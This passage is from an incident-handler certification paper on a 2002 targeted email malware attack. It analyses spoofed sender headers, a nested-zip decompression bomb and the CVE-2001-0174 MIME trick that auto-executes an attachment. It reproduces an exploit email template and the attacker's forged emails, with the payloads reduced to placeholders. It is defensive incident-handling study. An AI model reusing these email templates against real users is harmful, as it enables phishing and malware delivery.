Global Information Assurance Certification Paper

0day targeted malware attack

GIAC Certified Incident Handler

Practical Assignment

Version 4.0

Option 2 – Incident Handler Case File

28th February 2005

Nicolas Villatte
Hacker Techniques, Exploits & Incident Handling / Amsterdam
September 20-25, 2004

Table of Contents

Abstract

This document describes a real information security attack for which I have participated as an active incident handler. The presented information is strongly sanitized to avoid any disclosure (some elements have been modified or simplified), though the technical and general contexts related to the incident remain untouched.
The present document describes a targeted attack against the company I will call ***GIAC-Undisclosed Inc.*** through the use of a malware crafted especially towards this company and the use of social engineering to entice the employees to execute it inside its perimeter of defence by someone we will call ***Bob TheBlackHat***.
The malware itself will be first described by explaining what it does exactly and how it could affect the company from a network and system perspective. Secondly we will cover the actual environment in which this attack occurred as well as how it has been launched, and then the attack itself; what the malware actually did, how it could be detected and how the company could protect itself against the threat. The last section will detail the incident handling process matching the ***Six Steps of Incident Handling*** (Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned) and highlighting when it did not (the incident happened end of 2002, before I attended the SANS training).

Document Conventions

When you read this practical assignment, you will notice that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

Part One: The Exploit

In this case it is not really an exploit but rather a combination of attacks and vulnerabilities to install a malware that has been especially created to hit ***GIAC-Undisclosed Inc***. As this was a 0day attack which means that the attack is not known yet and that there is therefore no cure, the description will be a "best guess" based on reverse-engineering of the malware.

Name

The attack is a multipart attack:

- Social engineering attack (no existing CVE entry as it is not considered a vulnerability though it is registered as an attack by CERT)
- E-mail spoofing/forging (no existing CVE entry, it is not considered as a vulnerability though it is a lack of security in RFC 821 and the updated RFC 2821 describing the SMTP protocol and is heavily used for e-mail based attacks)
- Decompression Bomb Vulnerabilities (including antivirus scanner software, no existing CVE entry)
- Incorrect MIME Header Can Cause IE to Execute E-mail Attachment (CVE-2001-0174)
- Microsoft Internet Explorer Arbitrary File Name Spoofing Vulnerability (CVE-2001-0875) variant used through HTML format e-mail
- AdClicker attack / Setiri Trojan Technique (Trojan using Covert HTTP tunnel for communication, no CVE entry existing as it is not considered as a vulnerability)
- SYN flood Denial-of-Service attack (CVE-1999-0116)

Operating System/Software

Social Engineering Attack

This attack is the underlying methodology that will allow the attack to succeed. As it is not a technology, there is therefore no specific system which can be affected by it.

E-mail Spoofing/Forging

Any e-mail might be affected by forged e-mails as all e-mail clients and servers are compliant to SMTP protocol described in RFC 821 and 2821; this technique is often used in combination with other attacks and as part of the social

engineering attack aspect.

Decompression Bomb Vulnerabilities

This technique has been first used as Denial-of-Service attack on Fidonet systems in early '90s. There is no known application affected by the zip variant.

Incorrect MIME Header Can Cause IE to Execute E-mail Attachment (CVE-2001-0174)

The following supported versions of Microsoft Internet Explorer and Microsoft Windows are affected:

Microsoft Internet Explorer 5.01 SP0, SP1, SP2
- Microsoft Windows 2000 Advanced Server SP0, SP1, SP2
- Microsoft Windows 2000 Datacenter Server SP0, SP1, SP2
- Microsoft Windows 2000 Professional SP0, SP1, SP2
- Microsoft Windows 2000 Server SP0, SP1, SP2
- Microsoft Windows 2000 Terminal Services SP0, SP1, SP2
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows 98SE (not affected for SP1 and SP2)
- Microsoft Windows NT Enterprise Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows NT Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows NT Terminal Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows NT Workstation 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a

Microsoft Internet Explorer 5.5 SP0, SP1, SP2
- Microsoft Windows 2000 Advanced Server SP0, SP1, SP2
- Microsoft Windows 2000 Datacenter Server SP0, SP1, SP2
- Microsoft Windows 2000 Professional SP0, SP1, SP2
- Microsoft Windows 2000 Server SP0, SP1, SP2
- Microsoft Windows 2000 Terminal Services SP0, SP1, SP2
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows 98SE (not affected for IE 5.5 SP1 and SP0)
- Microsoft Windows ME (not affected for IE 5.5 SP1)
- Microsoft Windows NT Enterprise Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows NT Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a

- Microsoft Windows NT Terminal Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows NT Workstation 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a

AdClicker attack / Setiri Trojan technique - Covert HTTP tunnel

Any supported Microsoft Internet Explorer version is vulnerable to this technique. Microsoft Windows XP SP2 which implemented the blocking pop-up windows functionality might not be affected by this invisible browser instance (this remains to be tested and Microsoft Windows XP did not exist at the time of the incident).

SYN flood Denial-of-Service attack (CVE-1999-0116)

Any system on which the attacker might remotely connect across a network is potentially vulnerable to such attack.

Vulnerability Description

Social Engineering Attack

Not Applicable

E-mail Spoofing/Forging

RFC 821 and 2821 do not foresee to check the validity of the “from:” header in the SMTP protocol by authenticating the user actually sending it; this allows anyone to forge the e-mail header to make it appear as if it were coming from someone and/or somewhere else than the true origin. Other headers may be forged like the date for example, the only headers that cannot be forged are the “Received:” headers added by the mail relay servers through which the e-mail passed.

Decompression Bomb Vulnerabilities

Multiple compressions might lead to a very high compression ratio. Antivirus software scanners will often decompress the archive before scanning its content for potential virus. If the antivirus scanner software does not check and limit the level of compression and the size of the uncompressed archive it might lead to a Denial-Of-Service situation.

Incorrect MIME Header Can Cause IE to Execute E-mail Attachment (CVE-2001-0174)

This vulnerability consists in a flaw in the browser in the handling of the Content-Disposition and Content-Type header fields originally in the HTML stream, but

this could be applied in an HTML e-mail and allow automatic execution of the attachment.

AdClicker attack / Setiri Trojan technique - Covert HTTP tunnel

This is an HTTP covert channel technique that will allow execution of HTTP commands through Microsoft Internet Explorer in the context of the logged user.

SYN flood Denial-of-Service attack (CVE-1999-0116)

This attack exploits RFC 793 which describes the TCP-based network services and tries to crash the system or at least to render the targeted service unresponsive.

Attack Description

Social Engineering Attack

The goal is to entice the user to do something the attacker wants him to do using credible argumentation by creating a context of trust. In the case of an e-mail, this will often be combined with e-mail spoofing and a content that would explain that you need urgently to apply the attached fix to avoid a new vulnerability that could allow compromising your business critical systems.

E-mail Spoofing/Forging

It intends to make the recipient believe that the e-mail comes from a trusted source as part of the social engineering aspect of the global attack; for example an e-mail received from: support@GIAC-Undisclosed.net, the valid e-mail address of the company providing support for some of your business critical systems.

Decompression Bomb Vulnerabilities

This is an attempt to make the antivirus scanner software crash and to avoid further virus detection.

Incorrect MIME Header Can Cause IE to Execute E-mail Attachment (CVE-2001-0174)

This will automatically execute the attached file with the crafted headers at visualization of the HTML formatted e-mail in the logged user context. This exploit has been used in many virus variants (Badtrans, Netsky.P, Klez for example).
The RFC 2045 to 2049 describe among other things, an extension of the set of characters that may be used in messages bodies as non-textual messages (or attachments): the Multi-purpose Internet Mail Extensions.

Amongst those MIME headers is the Content-Type field which describes the data contained in the body to allow the receiving user agent to select the appropriate mechanism to present automatically the data to the user.
By using a Content-Type header with either the value audio/x-wav or image/gif, Microsoft Internet Explorer will execute the attached MIME content referenced by the Content-ID instead of checking the file type and confirming that it corresponds to the presented MIME Content-type.

```
From: <spoofed e-mail address>
Subject: mail
Date: Thu, 2 Nov 2000 13:27:33 +0100
MIME-Version: 1.0
Content-Type: multipart/related;
       type="multipart/alternative";
       boundary="1"
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1

Content-Type: multipart/alternative;
       boundary="2"


Content-Type: text/html;
       charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:THE-CID height=3D0 width=3D0></iframe>
I will execute a program<BR>
</BODY>
</HTML>

Content-Type: audio/x-wav;
       name="readme.txt"
Content-Transfer-Encoding: quoted printable
Content-ID: <THE-CID>

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA=
```


The `<iframe>` tag has been defined to allow creating an inline frame containing another document. In this case the inline frame document is referenced by the CID as some kind of label for the MIME attachment.
Even if the system has been patched with Microsoft fix, using this vulnerability would then only force the user to decide if he wants to open the file or save it on his hard disk instead of executing it automatically, which still gives room for potential malware code execution.
It is also possible to change the name value of the attachment and present it as a simple text file to the user, for example the classical “readme.txt”.

AdClicker attack / Setiri Trojan technique – Covert HTTP tunnel

This allow to pass information or even execute commands to a remote site, completely bypassing several security barriers like network and host firewalls, network intrusion detection systems, application proxy for instance.

SYN flood denial-of-service attack (CVE-1999-0116)

Any TCP connection between a client and a server consists in an initial three-way handshake before data are transmitted:



[1] The client sends a SYN messages to the server
[2] The server acknowledges the reception by sending back a SYN-ACK message to the client
[3] The client finishes establishing the connection by sending an ACK message to the server
[4] The communication established, the client and the server may send now service-specific data.

If the server waits a certain time to receive the message [3] and keeps the information in memory, this memory is limited in size.
If a client is sending continuously message [1] without message [3], fast enough to be under the time limit after which the information will be discarded from memory, it might succeed in reaching this size limit and in generating an overflow. The server will then either crash or refuse any further connection attempt be it legitimate or not.

This attack, as it does not require the TCP handshake completion, may be used with source IP spoofing, making such kinds of attack difficult to trace back.

References

Social Engineering Attack

CERT:
http://www.cert.org/advisories/CA-1991-04.html

E-mail Spoofing/Forging

CERT:
http://www.cert.org/tech_tips/email_spoofing.html
RFC 821 describing the Simple Mail Transfer Protocol:
http://www.ietf.org/rfc/rfc821.txt
RFC 2821 revision of the Simple Mail Transfer Protocol:
http://www.ietf.org/rfc/rfc2821.txt

Decompression Bomb Vulnerabilities

Bugtraq (for RAR compression format):
http://www.securityfocus.com/bid/8572/
Bugtraq (for bzip2 compression format):
http://www.securityfocus.com/bid/9393/
A whole analysis for different antivirus vendors and bzip2 compression format:
http://www.aerasec.de/security/advisories/decompression-bomb-vulnerability.html

Incorrect MIME Header Can Cause IE to Execute E-mail Attachment (CVE-2001-0174)

Proof-of-Concept exploit:
http://www.terra.es/personal/cuartango/exe.eml
CVE:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0154
Bugtraq:
http://www.securityfocus.com/bid/2524
Microsoft:
http://www.microsoft.com/technet/security/bulletin/MS01-020.mspx
W3C Recommendations:
http://www.w3.org/TR/REC-html40/present/frames.html
RFC:
http://www.ietf.org/rfc/rfc2045.txt
http://www.ietf.org/rfc/rfc2046.txt
http://www.ietf.org/rfc/rfc2047.txt
http://www.ietf.org/rfc/rfc2048.txt
http://www.ietf.org/rfc/rfc2049.txt
GIAC practical from Scott Winters:
http://www.giac.og/certified_professionals/practicals/gcih/0192.php

AdClicker attack / Setiri Trojan technique

McAfee:
http://vil.nai.com/vil/content/v_99849.htm
TrendMicro:
http://nl.trendmicro-europe.com/enterprise/security_info/ve_detail.php?id=54505&VName=TROJ_TIBBAR.A
Symantec:
http://securityresponse.symantec.com/avcenter/venc/data/trojan.a.d.clicker.html

Setiri Paper presented at Black Hat 2002:
http://www.sensepost.com/misc/bh2002lv.pdf
Setiri Presentation at Black Hat 2002:
http://www.sensepost.com/misc/bh2002lv.ppt
Ed Skoudis analysis of Setiri technique (in *Malware: Fighting Malicious Code* book):
http://www.informit.com/articles/article.asp?p=102181&seqNum=5
Latest discussion 2 years after the Black Hat 2002 presentation:
http://lists.virus.org/bugtraq-0411/msg00373.html

SYN flood denial-of-service attack (CVE-1999-0116)


CVE:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0116
SYN flooder for Windows XP and 2000 including Pascal source:
http://packetstormsecurity.nl/DoS/syn_v1_3.zip
RFC describing the Transmission Control Protocol:
http://www.ietf.org/rfc/rfc793.txt

Part Two: The Attack Process

Due to the nature of the attack part of the description that follows could be put as well in the incident handling section. In order to avoid repetition, it will not be the case and a note will refer in the Incident Handling section to this Attack Process section. The identification of the malware functionalities allowed to describe the attack process but occurred actually during the identification phase and has been used in the containment phase.

Description and sanitized diagram of the attacked network

This description does not contain details about IP addresses, DNS names, hardware brands/versions, operating systems type/version for sanitization purposes as they are not relevant to detail the attack process: the attacker did not know what elements were part of the attacked network, he was completely blind and part of his goal was obviously, as a first step, to inject a malware in it, in order to collect further information.
The diagram has been simplified on purpose to show only the components that might have been affected during the attack in a generic way, hiding other elements that are not relevant in the present document and avoiding disclosure of sensitive information.



Any incoming e-mail will be filtered by the mail content filtering gateway before being delivered to the intranet mail servers and then to the ***GIAC-Undisclosed Inc.*** users.

GIAC-Undisclosed Inc. users have a Personal Computer to do their usual work and have e-mail access (this is the only authorized indirect communication allowed to the internet; they do not have the possibility to surf on the internet from their Personal Computer).

Specific shared Personal Computers are at their disposal to surf on the internet (only on HTTP, HTTPS and FTP protocols) and are part of a specific network, completely segregated from the intranet, no traffic passes from one of those two separated networks to the other. This traffic is also filtered for undesired content before being allowed.

The Personal Computers are standard Compaq Deskpro workstations running Microsoft Windows 2000 SP2 in a NT4 domain. The NT domain from the

internet surf access LAN is different from the one from the intranet.
The mail client and browser in use is Netscape Communicator 4.79, however Internet Explorer is installed by default with the operating system.
Each system had a base hardening applied on them restricting what the non-privileged standard user could do.
An Antivirus scanner from a different brand than the one used at the gateway level has been installed on each system and periodically updated to an intranet mirror of the antivirus vendor's update site (as there is no connection allowed to the internet from the intranet).

How the exploit works and how the attack happened

Reconnaissance

The attacker did some reconnaissance:

- He has gathered e-mail addresses on the internet from GIAC-Unidsclosed.net domain (the attacker has sent the e-mail containing the malware to specific users at GIAC-Unisdclosed.net which may be found by doing a simple search on http://www.google.com or by use of an e-mail harvesting software scanning newsgroups, web sites, mailing lists archives…)
- He has retrieved information on the http://www.GIAC-Undisclosed.net web site in order to prepare the content of the e-mail and the social engineering aspect of the attack

Scanning

The attacker has sent probe e-mails to GIAC-Undisclosed.net e-mail addresses to get more information about mail systems (he has used an out-of-office auto-responder to build a convincing e-mail related to support matters).
There is however no trace of further scanning activity.

Exploiting the system

The attacker has sent two types of e-mails, all with a similar body taken from an out-office auto-reply message:

```
From: "support NL" <support.fr@GIAC-Undisclosed.net>
To: <support.nl@GIAC-Undisclosed.net>
Subject: Support inquiry
Date: Fri, 8 Nov 2002 15:19:25 +0100
Message-ID: <0H6L00HC1TVY5O@mail.GIAC-Undisclosed.net>
MIME-Version: 1.0
Content-Type: multipart/mixed;
       boundary="----=_NextPart_000_0120_01C51C19.FFFB3320"
```

```
X-Mailer: Microsoft Outlook Express 6.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.2527
Thread-Index: AcUabGj7CLP8nyq0SyOMDjiE8Awkqw==
X-Proxy: -
x-mozilla-status2: 00000000

This is a multi-part message in MIME format.

------=_NextPart_000_0120_01C51C19.FFFB3320
Content-Type: multipart/alternative;
       boundary="----=_NextPart_001_0121_01C51C19.FFFB3320"


------=_NextPart_001_0121_01C51C19.FFFB3320
Content-Type: text/plain;
       charset="iso-8859-1"
Content-Transfer-Encoding: 7bit


-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

For queries regarding general issues, please contact your
local customer support:
- - Support.fr@GIAC-Undisclosed.net
- - Support.nl@GIAC-Undisclosed.net
- - Support.uk@GIAC-Undisclosed.net

If you have any questions on one of the following items, please contact my
colleagues:
- - Hardware: mr.hardware@GIAC-Undisclosed.net
- - Software: mr.software@GIAC-Undisclosed.net
- - Sales: mr.sales@GIAC-Undisclosed.net

-----BEGIN PGP SIGNATURE-----
Version: PGP 8.0 (Build 349) Beta

iQA/AwUBPe5JG4iKIkRfAqJVEQIAEgCgs/FDhS15M6xkD9u8fvVeDXaguboAn0PZ
cEgB3DTQZotqwrqSO1Mi48cp
=hQkZ
-----END PGP SIGNATURE-----

------=_NextPart_000_0125_01C51C19.FFFB3320--
```


We clearly see here that the “from:” header has been forged (highlighted in bold).

One e-mail was containing a decompression bomb .zip attachment (the first e-mail reported by ***GIAC-Undisclosed Inc.*** users:


```
------=_NextPart_000_0120_01C51C19.FFFB3320
Content-Type: application/x-zip-compressed;
       name="LOGFILE.ZIP"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
       filename="LOGFILE.ZIP"

AAAAAACkgQAAAABmaWNoNXoyLnppcFVUBQADLdBTPVV4AABQSwUGAA
AAAAACkgQAAAABmaWNoNXoyLnppcFVUBQADLdBTPVV4AABQSwUGAA
AAAAACkgQAAAABmaWNoNXoyLnppcFVUBQADLdBTPVV4AABQSwUGAA
```

------=_NextPart_000_0120_01C51C19.FFFB3320—

This .zip attachment has a size of 13.811 bytes and is containing another .zip file having a size of 598.442 bytes



This second .zip file itself contains another .zip file having a size from 248.440.644 bytes



This third .zip file contains a file having a size of 2.596.929.536 bytes

This logic bomb has a ratio of 1:188033 and was probably aimed at crashing the desktop antivirus of the user opening it in order to make sure that the subsequent malware would not be detected, though this remains a guess as it did not affect the antivirus gateway software inspecting e-mails content for viruses and simply passed through it without alert.

The second type of e-mail the users received was containing another attachment and embedded HMTL code that would allow it to be automatically executed on machine with an unpatched Microsoft Internet Explorer 5.01 or 5.5 and using Microsoft Outlook Express as e-mail client:

```
Return-path: <BoBTheBlackHat@hotmail.com>
Received: from mail.GIAC-Undisclosed.net (mail.GIAC-Undisclosed.net
[192.168.2.1])
 by mail2.GIAC-Undisclosed.net (Mail Server Brand and version)
 with ESMTP id <0H6L007QMTKT9I@mail2.GIAC-Undisclosed.net>
 (ORCPT rfc822;postmaster@GIAC-Undisclosed.net); Tue, 31 Dec 2002 16:53:18 +0000
(GMT)
Received: from gateway (gateway.GIAC-Undisclosed.net [192.168.1.1])
 by mail.GIAC-Undisclosed.net (Mail Server Brand and version)
 with SMTP id <0H6L00H87TKP5O@mail.GIAC-Undisclosed.net>; Tue,
 31 Dec 2002 16:53:17 +0000 (GMT)
Date: Mon, 23 Dec 2002 14:06:59 +0100
From: <Support.nl@GIAC-Undisclosed.net>
Subject: Support inquiry
Bcc:
Message-id: 0H6L00H88TKP5O@mail.GIAC-Undisclosed.net
MIME-Version: 1.0
X-MIMEOLE: Produced By Microsoft MimeOLE V5.00.2919.6700
Content-type: multipart/mixed;
       boundary="----=_NextPart_000_0025_01C51C2D.EFB66020"
X-Mailer: Microsoft Office Outlook, Build 11.0.5510
X-Priority: 3
X-MSMail-priority: Normal
X-Proxy: hello
X-Unsent: 1
X-Mozilla-Status: 8001
X-Mozilla-Status2: 00000000
Status: R

This is a multi-part message in MIME format.

------=_NextPart_000_0025_01C51C2D.EFB66020
Content-Type: multipart/alternative;
       boundary="----=_NextPart_001_0026_01C51C2D.EFB66020"


------=_NextPart_001_0026_01C51C2D.EFB66020
Content-Type: text/plain;
       charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

For queries regarding general issues, please contact your
local customer support:
- - Support.fr@GIAC-Undisclosed.net
- - Support.nl@GIAC-Undisclosed.net
- - Support.uk@GIAC-Undisclosed.net
```

```
If you have any questions on one of the following items, please contact my
colleagues:
- - Hardware: mr.hardware@GIAC-Undisclosed.net
- - Software: mr.software@GIAC-Undisclosed.net
- - Sales: mr.sales@GIAC-Undisclosed.net

------=_NextPart_001_0026_01C51C2D.EFB66020
Content-Type: text/html;
       charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META HTTP-EQUIV=3D"Content-Type" CONTENT=3D"text/html; =
charset=3Diso-8859-1">


<META content=3D"MSHTML 5.00.2920.0" name=3DGENERATOR>
<STYLE></STYLE>
</HEAD>
<BODY bgColor=3D#ffffff>
<DIV><FONT face=3DArial size=3D2>For queries regarding hardware issues , please
contact your<BR>local customer support:<BR>- <A=20
href=3D"mailto:Support.fr@GIAC-Undisclosed.net">Support.fr@GIAC-
Undisclosed.net</A><BR>=
- <A=20
href=3D"mailto:Support.nl@GIAC-Undisclosed.net">Support.nl@GIAC-
Undisclosed.net</A>=
<BR>- <A=20
href=3D"mailto:Support.uk@GIAC-Undisclosed.net">Support.uk@GIAC-
Undisclosed.net</A><BR><BR>=
If you=20
have any questions on one of the following items, please contact=20
my<BR>colleagues:<BR>- Hardware: <A=20
href=3D"mailto:mr.hardware@GIAC-Undisclosed.net">mr.hardware@GIAC-
Undisclosed.net</A><BR>=
- Software: <A=20
href=3D"mailto:mr.software@GIAC-Undisclosed.net">mr.software@GIAC-
Undisclosed.net</A><BR>- =
Sales: <A=20
href=3D"mailto:mr.sales@GIAC-Undisclosed.net">mr.sales@GIAC-
Undisclosed.net</A><BR></=
FONT></DIV>
<IFRAME src=3D"cid:logfile.txt" width=3D50  height=3D50></IFRAME>
</BODY></HTML>

------=_NextPart_001_0026_01C51C2D.EFB66020--

------=_NextPart_000_0025_01C51C2D.EFB66020
Content-Type: audio/x-wav;
       name="logfile.txt"
Content-Transfer-Encoding: 7bit
Content-ID: <logfile.txt>

AAAAAACkgQAAAABmaWNoNXoyLnppcFVUBQADLdBTPVV4AABQSwUGAA
AAAAACkgQAAAABmaWNoNXoyLnppcFVUBQADLdBTPVV4AABQSwUGAA
AAAAACkgQAAAABmaWNoNXoyLnppcFVUBQADLdBTPVV4AABQSwUGAA

------=_NextPart_000_0025_01C51C2D.EFB66020--
```

The return-path header value is probably an e-mail address Bob TheBlackHat will consult to get feedback from the mail servers. The Date header has been

